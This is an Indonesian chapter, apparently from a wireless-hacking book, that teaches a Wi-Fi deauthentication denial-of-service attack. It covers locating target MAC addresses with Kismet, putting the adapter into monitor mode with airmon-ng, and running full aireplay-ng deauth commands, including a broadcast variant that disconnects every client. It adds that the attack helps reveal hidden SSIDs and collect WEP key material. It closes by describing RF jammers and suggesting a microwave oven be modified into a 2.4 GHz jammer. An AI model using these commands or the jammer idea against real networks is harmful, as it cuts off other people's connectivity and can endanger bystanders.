Bagaimana bila Anda tidak mempunyai koneksi internet yang cepat ? Anda bisa membeli CD BackTrack 2.0+ yang keluarkan oleh Jasakom. Tanda “+” digunakan karena CD BackTrack 2.0 yang dikeluarkan oleh Jasakom ini sudah tidak perawan lagi karena telah ditambahkan program aircrack-ptw yaitu metode cracking WEP yang paling modern dimana pada saat BackTrack 2.0 dikeluarkan, metode ini masih belum diimplementasikan.



Gambar 7.5. BackTrack 2.0

Untuk menggunakan BackTrack, Anda tidak perlu khawatir dengan masalah instalasi program dan juga instalasi sistem operasi karena CD BackTrack ini merupakan sistem yang bisa dijalankan dari CD secara langsung. Anda cukup memasukkan CD linux ini ke dalam CD Rom dan melakukan booting komputer Anda dari CD.

Selanjutnya, Anda sudah bisa menggunakan sistem operasi dan juga aplikasi-aplikasi yang ada didalamnya tanpa perlu mem-format komputer Anda. Sistem operasi dengan Live CD ini (istilah untuk sistem operasi yang bisa dijalankan dari CD ROM tanpa perlu melakukan instalasi) sangat cocok digunakan oleh Anda yang menginginkan kemudahan dan menggunakan sistem operasi linux hanya ketika dibutuhkan.

BAGIAN 2

WIRELESS HACKING

Jaringan wireless merupakan bentuk jaringan yang sangat unik dibandingkan dengan jaringan kabel yang selama ini telah dikenal.

Ancaman keamanan yang dihadapi oleh jaringan wireless-pun mempunyai keunikannya sendiri. Bagian ini akan menunjukkan kepada Anda berbagai ancaman yang ada pada jaringan wireless. Dari ancaman yang bisa diselesaikan dengan konfigurasi yang benar, ancaman yang tidak bisa diselesaikan sampai detik ini namun sedang direncanakan untuk diselesaikan di masa mendatang sampai ancaman yang tidak direncanakan untuk diselesaikan !

HACK Ox01

Illegal Disconnect Jaringan Wireless



Paket data yang dikirimkan oleh wireless, dibagi menjadi 3 macam yaitu management, control dan data. Fungsi utama dari management adalah mengatur tata krama saat client bergabung dan meninggalkan jaringan wireless.

Aturan tata krama semacam ini tidak dibutuhkan pada jaringan kabel karena pada jaringan kabel, akses fisiklah yang digunakan. Ketika Anda memasukkan kabel ke switch, pada saat itulah Anda bergabung ke dalam jaringan dan ketika Anda mencabutnya dari switch, saat itulah Anda meninggalkan jaringan kabel.

Keadaan berbeda terjadi pada jaringan wireless karena Anda tidak bisa mencabut udara dari ruangan Anda, jadi diperlukan suatu aturan untuk itu dan disinilah management frame berfungsi. Masih ingat tahapan ketika sebuah client bergabung ke dalam jaringan wireless ? Tahapan *authentication* yang disertai dengan tahapan *association* merupakan contoh dari management frame ini.

Ketika client ingin memutuskan hubungan dengan AP, atau ketika AP ingin memutuskan hubungan dengan sebuah client, management frame juga digunakan, yaitu frame *deauthentication*. Frame *deauthentication* bisa dikirimkan baik oleh client maupun oleh AP. Ketika AP ingin memutuskan hubungan dengan client, maka AP akan mengirimkan frame *deauthentication*. Ketika client ingin memutuskan hubungan dengan AP, maka client-lah yang akan mengirimkan frame *deauthentication* ke AP.

Management frame *deauthentication* adalah frame yang melakukan "pemberitahuan", bukan permintaan "ijin". Client maupun AP tidak kuasa untuk menolak permintaan *deauthentication*. Maaf, Anda tidak bisa menolak "pernyataan putus cinta" ini!

So what's the big deal? Permasalahannya adalah management frame ini dianggap sebagai sebuah paket yang terpisah dari jaringan yang sudah terbentuk. Frame ini bisa dikirimkan sekalipun belum ada proses *authentication* dan *association* terlebih dahulu ! Akibat fatalnya adalah frame ini dengan mudah bisa dipalsukan seakan-akan dikirimkan oleh client atau oleh AP untuk memutuskan koneksi yang sedang terjadi !

Tujuan serangan

Serangan ini termasuk kategori DoS (*Denial of Service*) yang mampu membuat client tidak bisa terhubung dengan AP. Kategori serangan ini secara umum masih dianggap tidak terlalu berbahaya karena untuk melakukannya, hacker harus mengirimkan paket *deauthentication* secara terus menerus. Siapa yang begitu rajin melakukannya ? Anda tidak akan percaya bila hacker sebenarnya orang-orang yang sangat rajin !

Apakah serangan ini hanya berguna untuk mencegah client terhubung ke dalam AP ? tidak ! Masih ingat bahwa paket yang dikirimkan pada saat proses *authentication* dan *association* selalu akan mengikuti sertakan informasi SSID ? Jadi apabila Anda hendak mengetahui SSID dari sebuah jaringan wireless yang disembunyikan, Anda bisa memutuskan hubungan salah satu client AP yang sedang terhubung agar client segera melakukan proses *authentication* dan *association* kembali yang secara otomatis akan mengirimkan informasi SSID ! Dengan cara ini, Anda bisa mendapatkan informasi SSID secara cepat, tanpa perlu menunggu client baru bergabung ke dalam jaringan wireless tersebut.

Masih ada yang lain ? tentusaja. Masih ingat proses *shared key authentication* pada WEP ? Pada tahapan ini, AP akan mengirimkan sebuah string dalam bentuk plaintext dan client kemudian akan melakukan enkripsi dan mengirimkannya kembali ke AP. Pada proses ini hacker bisa mendapatkan contoh dari *plaintext + ciphertext* untuk mendapatkan WEP Keys.

Apabila contoh ini cukup banyak, proses mendapatkan WEP Keys menjadi semakin mudah untuk dilakukan. Client yang tiba-tiba disconnect dari AP, biasanya akan secara otomatis melakukan koneksi kembali secara otomatis yang artinya proses *authentication* dan *association* akan terjadi kembali ! Akibatnya bisa Anda tebak sendiri.

Teknis Serangan

Untuk melakukan serangan *deauthentication* ini, dibutuhkan informasi hardware atau MAC Address baik dari AP maupun dari client yang hendak diserang termasuk channel yang digunakan. Informasi alamat MAC dari AP maupun client serta channel yang digunakan ini bisa didapatkan dengan bantuan Kismet.

Jika hacker hendak menyerang semua komputer/client yang terhubung ke dalam jaringan wireless, hacker bahkan tidak perlu mencari alamat MAC dari client, cukup gunakan MAC address broadcast yaitu FF:FF:FF:FF:FF yang artinya semua komputer/client yang sedang terhubung ke dalam jaringan wireless.

Setelah mendapatkan alamat MAC dari AP dan client, hacker selanjutnya memerlukan tools yang mampu melakukan injeksi paket, yaitu paket *deauthentication*. Contoh dari tools yang bisa digunakan ini adalah *aireplay*, *void11* dan *pcap2air*. Semua tools ini dijalankan dari sistem operasi linux. Airopeek yang berjalan di atas windows tidak mempunyai kemampuan untuk mengirimkan paket management sehingga tidak bisa digunakan untuk kasus ini. Pada contoh ini, saya akan menggunakan CD BackTrack 2.0. Bila Anda tidak mempunyai CD ini, Anda bisa mendownload tools aircrack dari situs <http://www.aircrack-ng.org>.


MAC AP dan MAC Client

Untuk mendapatkan alamat MAC dari AP maupun client, Anda cukup jalankan Kismet yang sudah disertakan pada CD BackTrack. Anda juga bisa menginstall kismet pada sistem operasi linux distro apa saja namun tentu langkah ini membutuhkan berbagai konfigurasi seperti drivers wireless adapter card dll yang cukup merepotkan. Pada kasus ini, saya

akan menggunakan CD Backtrack yang sudah terinstall Kismet sehingga tidak perlu ada proses instalasi yang merepotkan lagi.

Untuk menjalankan kismet di Backtrack, klik tombol *Start* \Rightarrow *Backtrack* \Rightarrow *Radio Network Analysis* \Rightarrow *80211* \Rightarrow *Analyser* \Rightarrow *Kismet*. Selanjutnya, Anda akan diminta untuk memilih wireless network adapter yang digunakan apabila Anda menggunakan lebih dari satu wireless network adapter. Bila Anda hanya menggunakan sebuah wireless adapter, maka kismet akan menggunakan wireless adapter tersebut.

Kismet kemudian akan merubah wireless adapter Anda ke dalam modus monitor (tentu saja wireless adapter Anda harus bisa mendukung modus ini) dan mulai menangkap semua paket-paket yang bisa dilihatnya. Semakin banyak paket yang dilihat, maka semakin detail informasi yang akan ditampilkan oleh Kismet.



Kismet menampilkan semua jaringan yang terdeteksi olehnya

Tugas utama kali ini adalah mencari alamat MAC dari AP dan juga client. Agar Anda bisa melihat informasi detail dari sebuah jaringan wireless, Anda harus mematikan tampilan *Autofit* dengan menekan shortcut "s" dan disertai dengan shorcut yang lain seperti "f" yang artinya sort berdasarkan SSID yang pertama kali dilihat.

Setelah mematikan fungsi Autofit, kini Anda sudah bisa menggunakan tombol kursol atas dan bawah untuk memilih network yang ingin dilihat. Pada contoh saya memilih network JSNetwork yang merupakan network lab yang saya bangun sendiri. Untuk melihat detail dari informasi network ini, tekan tombol "i" (bila Anda lupa, tombol "h" akan menampilkan layar bantuan tentang tombol apa saja yang tersedia).




Melihat informasi jaringan dengan shortcut "i"

Pada informasi "*Network Details*" ini, terlihat bahwa BSSID atau alamat MAC dari AP adalah 00:18:39:39:23:66. Pada bagian ini Anda juga bisa melihat channel yang digunakan yaitu Channel 1 namun melalui interface ini, Anda tidak bisa melihat alamat MAC dari client yang sedang terhubung ke dalam jaringan wireless ini.

Informasi MAC dari semua client yang sedang terhubung dengan jaringan wireless JSNetwork ini bisa dilihat dengan menekan tombol "c" yang berarti "*Show clients in the current network*". Pada bagian ini akan ditampilkan alamat MAC baik MAC client maupun AP.


Bila Anda tidak melihat adanya alamat MAC, kemungkinannya adalah tidak ada komunikasi yang terjadi pada jaringan tersebut sehingga Kismet tidak bisa mendapatkan informasi client yang ada.

Untuk itu, keluarlah terlebih dahulu dari menu ini dengan menekan tombol "x" kemudian tunggu beberapa saat sampai adanya komunikasi dalam jaringan JSNetwork. Setelah itu, tekan tombol "c" kembali untuk melihat alamat MAC. Kini Anda seharusnya sudah bisa mendapatkan semua alamat MAC yang ada didalam sebuah jaringan.



Melihat informasi client dengan shortcut "c"

Pada contoh ini, saya hanya menggunakan sebuah komputer yang mempunyai alamat MAC 00:18:DE:C3:D8:58. Anda juga bisa melihat MAC address yang ada pada komputer Anda dengan perintah "ipconfig/all" pada command prompt windows XP.



```
C:\Windows\system32\cmd.exe
C:\>ipconfig/all
Windows IP Configuration

Host Name . . . . . : nana-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Wireless LAN adapter Wireless Network Connection:

Connection-specific DNS Suffix . . . . . : intel(R) PRO/Wireless 3945ABG Network Connection
Description . . . . . : Intel(R) PRO/Wireless 3945ABG Network Connection
Physical Address . . . . . : 00:18:DE:C3:D8:58
DHCP Enabled . . . . . : Yes
Auto-configuration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : Fe80::2d70:a89e:c14c:5058%25
    IPv4 Address . . . . . : 192.168.1.11(Preferred)
        Subnet Mask . . . . . : 255.255.255.0
        Lease Obtained . . . . . : 09 July 2007 18:38:44
        Lease Expires . . . . . : 18 July 2007 21:37:18
        Default Gateway . . . . . : 192.168.1.1
        DHCP Server . . . . . : 192.168.1.1
        DNS Servers . . . . . : 162.229.5.5
```

Melihat informasi MAC ethernet card

Kini, semua informasi yang dibutuhkan untuk melakukan penyerangan *deauthentication* sudah didapatkan. Mari kita rangkum apa yang telah kita dapatkan ini :

SSID	: JSNetwork
Channel	: 1
MAC AP (BSSID)	: 00:18:39:39:23:66
MAC Client	: 00:18:DE:C3:D8:58

Melancarkan Serangan Deauthentication

Untuk melakukan serangan *deauthentication*, hacker harus mengirimkan paket *deauthentication* melalui wireless network adapternya. Anda harus memastikan bahwa wireless network adapter Anda mendukung feature ini. Apabila Anda menggunakan wireless adapter bawaan dari intel centrino, maka Anda termasuk yang kurang beruntung karena wireless adapter ini hanya bisa digunakan untuk monitor (sniffing) namun tidak bisa digunakan untuk menginjeksi paket *deauthentication*.

Pada contoh ini, saya menggunakan network adapter card 3Com 3CRXJK10075 yang menggunakan chipset Atheros. Secara otomatis, backtrack akan menggunakan driver madwifi tanpa menimbulkan masalah sedikitpun. Pertanyaan yang sering membingungkan adalah "bagaimana melihat & menggunakan wireless adapter card saya ?".

Wireless adapter card yang telah terinstall di linux akan dikenali dengan beberapa macam nama, bisa ath0, wifi0, wlan0, dll. Nama-nama ini terbentuk oleh driver yang digunakan, seperti driver Madwifi yang saya gunakan akan menciptakan wifi0 dan ath0 sedangkan driver host-ap akan menciptakan wlan0. Untuk melihat wireless adapter yang tercipta, Anda bisa menggunakan perintah "iwconfig":

```

bt ~# iwconfig
          iwconfig
          to      no wireless extensions.

eth0      radio off  ESSID:off/any
          Mode:Managed Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s  Tx-Power=off  Sensitivity=-0/0
          Retry limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

eth1      no wireless extensions.

wifi0    no wireless extensions.

ath0      IEEE 802.11g  ESSID:"default"  Nickname:""
          Mode:Managed Frequency:2.437 GHz  Access Point: 00:13:46:51:12:AB
          Bit Rate:54 Mb/s  Tx-Power:31 dBm  Sensitivity=0/3
          Retry:off  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=32/94  Signal level=-63 dBm  Noise level=-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

```

Melihat informasi adapter wireless di dalam linux

Di sini memang agak membingungkan karena madwifi menciptakan 2 adapter yaitu wifi0 dan ath0. Untuk jelasnya, jalankan program "airmon-ng" yang merupakan program paket dari aircrack yang telah terinstall di Backtrack :

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
eth0	Centrino b/g	ipw2200
ath0	Atheros	madwifi-ng VAP (parent: wifi0)

Melihat informasi adapter wireless dengan airmon-ng

Dari hasil yang ditampilkan oleh airmon-ng, terlihat bahwa adapter wifi0 dan ath0 merupakan adapter yang sama dimana ath0 merupakan adapter yang diciptakan berdasarkan wifi0.

Kini saya akan melancarkan serangan dengan aireplay-ng dengan mengirimkan paket *deauthentication* agar semua client yang sedang terkoneksi dengan AP menjadi terputus. Aireplay-ng sudah terinstall di dalam Backtrack dan Anda bisa mengaksesnya melalui menu *Start⇒Backtrack⇒Radio Network Analysis⇒80211⇒Cracking⇒Aircrack⇒Air Replay*.

Pengiriman paket dilakukan melalui adapter ath0 yang memungkinkan injeksi dilakukan karena seperti yang Anda ketahui bahwa chipset dari intel (eth0 centrino b/g ipw2200) tidak memungkinkan injeksi paket. Perintah yang digunakan untuk mengirimkan paket *deauthentication* dengan aireplay-ng adalah :

```
aireplay-ng --deauth 10 0 -c 00:18:DE:C3:D8:68 -a 00:18:39:39:23:66 ath0
```

Artinya, kirimkan paket *deauthentication* sebanyak 10 kali berturut-turut dengan alamat MAC komputer yang hendak di disconnect 00:18:DE:C3:D8:68 dan alamat MAC dari AP 00:18:39:39:23:66. Pengiriman paket dilakukan melalui wireless adapter ath0.

```
bt -# aireplay-ng --deauth 10 -c 00:18:DE:C3:D8:68 -a 00:18:39:39:23:66 ath0
ARP linktype is set to 1 (Ethernet) - expected ARPHRD_IEEE80211
or ARPHRD_IEEE80211_PRISM instead. Make sure RFMON is enabled:
run 'ifconfig ath0 up; iwconfig ath0 mode Monitor channel #'
Sysfs injection support was not found either.
```

Injeksi paket gagal dilakukan

Error !! Untuk mengirimkan paket melalui wireless adapter, Anda harus mengaktifkan adapter tersebut dan men-set agar adapter tersebut menjalankan modus monitor. Untuk mengaktifkan network adapter, Anda tinggal menjalankan perintah “**ifconfig ath0 up**” sedangkan untuk menjalankan wireless adapter agar mengaktifkan modus monitor pada

channel 1 (sesuai dengan informasi dari Kismet mengenai channel yang digunakan oleh korban), Anda bisa menjalankan perintah “`iwconfig ath0 mode monitor channel 1`”.

```
bt ~ # ifconfig ath0 up
bt ~ # iwconfig ath0 mode monitor channel 1
Error for wireless request "Set Mode" (8B06) : ←
      SET failed on device ath0 ; Invalid argument.
bt ~ #
```

Menyiapkan adapter sebelum melakukan injeksi..ups..gagal lagi.

Arrghhh ... Error lagi !! Kali ini permasalahan terjadi karena ada “sesuatu” pada adapter ath0, mungkin digunakan oleh proses yang lain atau kemungkinan yang lain. saya tidak bisa memastikan permasalahannya ada dimana. Untuk itu, saya akan menciptakan adapter virtual yang baru dengan perintah “`airmon-ng start wifi0`”. Perintah ini akan menciptakan sebuah adapter virtual baru lagi yaitu ath1 berdasarkan wifi0.

```
bt ~ airmon-ng start wifi0 ←

```


Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
eth0	Centrino b/g	ipw2200
ath0	Atheros	madwifi-ng VAP (parent: wifi0)
ath1	Atheros	madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

Menciptakan adapter virtual baru berdasarkan wifi0

Setelah perintah “`airmon-ng start wifi0`” dijalankan, terlihat bahwa adapter virtual ath1 sudah diciptakan dan sekarang saya akan mencoba menggunakan adapter baru ini untuk melakukan injeksi paket.

Langkah yang dilakukan sama saja, yaitu mengaktifkan adapter baru tersebut dengan “`ifconfig ath1 up`” dilanjutnya dengan perintah “`iwconfig ath1 mode monitor channel 1`” agar adapter virtual baru ini dijalankan dengan modus monitor pada channel 1. Setelah selesai, saatnya perintah aireplay-ng beraksi dengan mengirimkan paket *deauthentication*. Kini, aireplay-ng akan mengirimkan paket sesuai dengan kemauan saya.

Illegal Disconnect Jaringan Wireless



Akhirnya injeksi paket deauthentication berhasil dilakukan

Sukses ! Komputer korban yang saya buat di dalam lab, menggunakan windowsVista dengan update terbaru yang terkoneksi dengan AP dengan WPA2-AES ternyata langsung disconnect ! Perintah ping yang saya jalankan langsung menampilkan "Request time out" dan "General failure" !

```
C:\Windows\system32\cmd.exe - ping www.yahoo.com -t

Reply from 249.131.36.158: bytes=32 time=367ms TTL=49
Reply from 249.131.36.158: bytes=32 time=490ms TTL=49
Reply from 249.131.36.158: bytes=32 time=268ms TTL=58
Reply from 249.131.36.158: bytes=32 time=364ms TTL=58
Reply from 249.131.36.158: bytes=32 time=367ms TTL=58
Reply from 249.131.36.158: bytes=32 time=360ms TTL=58
Reply from 249.131.36.158: bytes=32 time=357ms TTL=49
Reply from 249.131.36.158: bytes=32 time=386ms TTL=49
Reply from 249.131.36.158: bytes=32 time=365ms TTL=49
Reply from 249.131.36.158: bytes=32 time=360ms TTL=49
Reply from 249.131.36.158: bytes=32 time=410ms TTL=58
Reply from 249.131.36.158: bytes=32 time=365ms TTL=58
Reply from 249.131.36.158: bytes=32 time=161ms TTL=58
Reply from 249.131.36.158: bytes=32 time=368ms TTL=58
Reply from 249.131.36.158: bytes=32 time=488ms TTL=58
Reply from 249.131.36.158: bytes=32 time=363ms TTL=49
Reply from 249.131.36.158: bytes=32 time=360ms TTL=58
Reply from 249.131.36.158: bytes=32 time=360ms TTL=58
Reply from 249.131.36.158: bytes=32 time=177ms TTL=49
Reply from 249.131.36.158: bytes=32 time=360ms TTL=49
Reply from 249.131.36.158: bytes=32 time=360ms TTL=49
Reply from 249.131.36.158: bytes=32 time=362ms TTL=49
Reply from 249.131.36.158: bytes=32 time=381ms TTL=49
Reply from 249.131.36.158: bytes=32 time=367ms TTL=49
Reply from 249.131.36.158: bytes=32 time=367ms TTL=49
Reply from 249.131.36.158: bytes=32 time=364ms TTL=49
Reply from 249.131.36.158: bytes=32 time=398ms TTL=49
Reply from 249.131.36.158: bytes=32 time=373ms TTL=58
Reply from 249.131.36.158: bytes=32 time=367ms TTL=58
Reply from 249.131.36.158: bytes=32 time=365ms TTL=58
Reply from 249.131.36.158: bytes=32 time=362ms TTL=58
Reply from 249.131.36.158: bytes=32 time=404ms TTL=58
Reply from 249.131.36.158: bytes=32 time=418ms TTL=58
Reply from 249.131.36.158: bytes=32 time=362ms TTL=49
Reply from 249.131.36.158: bytes=32 time=362ms TTL=49

Request timed out.
Request timed out.
General Failure.
```




Disconnect

Windows Vista langsung terputus dengan AP

Serangan *deauthentication* ini tidak bisa dicegah, baik WEP, WPA maupun WPA2 akan langsung terputus !.

Selain melakukan penyerangan kepada sebuah client, hacker bahkan bisa juga men-disconnect seluruh client pada sebuah jaringan dengan satu langkah yaitu dengan mengirimkan paket *deauthentication* ke alamat broadcast yaitu alamat yang ditujukan kepada seluruh komputer dalam jaringan AP tersebut. Alamat broadcast adalah alamat khusus berupa FF:FF:FF:FF:FF:FF. Hacker tinggal menggunakan alamat ini menggantikan alamat MAC client sehingga serangannya menjadi :

```
#aireplay-ng --deauth 10 -c FF:FF:FF:FF:FF:FF -a 00:18:39:39:23:66 ath1
```



Penyerangan paket deauthentication kepada semua komputer

Sampai saat ini, tidak ada pencegahan yang bisa dilakukan terhadap serangan *deauthentication* ini. Anda mungkin berfikir kenapa client tidak men-cuekin saja paket *deauthentication*? Salah satu kegunaan paket *deauthentication* adalah ketika Anda menggunakan beberapa AP atau pada jaringan ESS. Paket *deauthentication* dirancang agar client bisa dipaksa untuk berpindah dari satu AP ke AP yang lain ketika signal yang diterima sudah terlalu lemah. Untuk jaringan kecil, fungsi *deauthentication* dari AP ini diperlukan ketika AP perlu direstart ulang karena adanya perubahan konfigurasi atau yang lainnya.

Baik sekarang mari kembali ke masalah adapter virtual baru yang telah saya ciptakan yaitu ath1. Permasalahan tampaknya terjadi pada driver madwifi-ng karena adapter virtual yang baru diciptakan ini, tidak akan hilang dan madwifi-ng akan menciptakan adapter virtual yang baru lagi setiap ada proses yang memintanya.

Terkadang setelah menjalankan kismet atau yang lainnya, Anda akan melihat adapter virtual ath0, ath1, ath2, ath3 dst.

Hal ini bukanlah masalah besar namun sangat mengganggu karena setelah komputer direstart (bila Anda menginstall backtrack pada harddisk), adapter virtual ini akan tetap ada di dalam komputer Anda dan tetap tidak bisa digunakan apabila sudah terdapat masalah.

Anda harus selalu menciptakan adapter virtual baru dengan perintah “*airmon-ng start wifi0*”. Bagaimana bila Anda hendak menghapus adapter virtual yang sudah tidak berguna ini agar tidak mengganggu pemandangan ? Untuk kebutuhan ini, Anda bisa menghapusnya dengan perintah “*airmon-ng stop adapter*” seperti “*airmon-ng stop ath0*”. Perhatikan contoh berikut :

```
airmon-ng

Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
eth0           Centrino b/g   ipw2200
ath0          Atheros       madwifi-ng VAP (parent: wifi0)
ath1          Atheros       madwifi-ng VAP (parent: wifi0)

01 - airmon-ng stop ath1

Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
eth0           Centrino b/g   ipw2200
ath0          Atheros       madwifi-ng VAP (parent: wifi0)
ath1          Atheros       madwifi-ng VAP (parent: wifi0) (VAP destroyed)

01 - airmon-ng stop ath0

Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
eth0           Centrino b/g   ipw2200
ath0          Atheros       madwifi-ng VAP (parent: wifi0) (VAP destroyed)

01 - airmon-ng

Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
eth0           Centrino b/g   ipw2200
```

Mengatasi permasalahan pada driver madwifi-ng


Terlihat, setelah “*airmon-ng stop adapter*” dijalankan, adapter virtual yang ditunjuk akan segera dihapus dari memory komputer.

Anda bisa melihat demonstrasi aksi deauthentication pada CD JS E-Learning yang disertakan bersama buku ini.

HACK 0x02


DoS Jaringan Wireless dengan RF Generator

Seorang teman menunjukkan kepada saya sebuah alat yang mirip sekali dengan HT (handy talky), berbentuk sebuah kotak kecil seukuran telapak tangan. Ketika tombol "on" diaktifkan, semua signal handphone tiba-tiba menjadi hilang dan kami tidak bisa menelpon sama sekali. Alat yang dibuat oleh seorang anak negri ini dibuat berdasarkan pesanan khusus yang dikenal sebagai RF (Radio Frekwensi) Jammer dan dibeli dengan harga sekitar 6jt-an.



Tugas dari RF jammer ini adalah menciptakan frekwensi yang sama dengan frekwensi yang digunakan oleh provider handphone sehingga frekwensi asli dari provider menjadi rusak dan tidak bisa digunakan. Akibatnya tentu saja, orang-orang yang berada disekitar RF jammer tidak mendapatkan signal sama sekali. Semakin kuat suatu jammer, lokasi yang dipengaruhi akan semakin luas.

Konsep yang sama juga berlaku untuk jaringan wireless. Dengan RF jammer yang dirancang khusus dengan frekwensi jaringan wireless, dengan mudah sebuah jaringan bisa dibuat tidak berfungsi. Bila Anda ingin menjadi McGyver, Anda bisa memodifikasi Microwave Oven menjadi RF jammer (frekwensi 2.4-2.5 Ghz) yang sangat powerfull.



◀ Microwave Oven yang telah di modifikasi menjadi pembangkit Frekwensi Radio

Serangan yang tampaknya sederhana ini merupakan serangan yang tidak ada obatnya. IEEE bukan tidak menyadari masalah semacam ini bisa timbul namun mereka mengorbankan masalah ini karena untuk menghindari atau mengurangi aksi RF Jammer ini bayarannya terlalu mahal karena dibutuhkan frekwensi yang sangat lebar dan itu adalah pemborosan frekwensi.

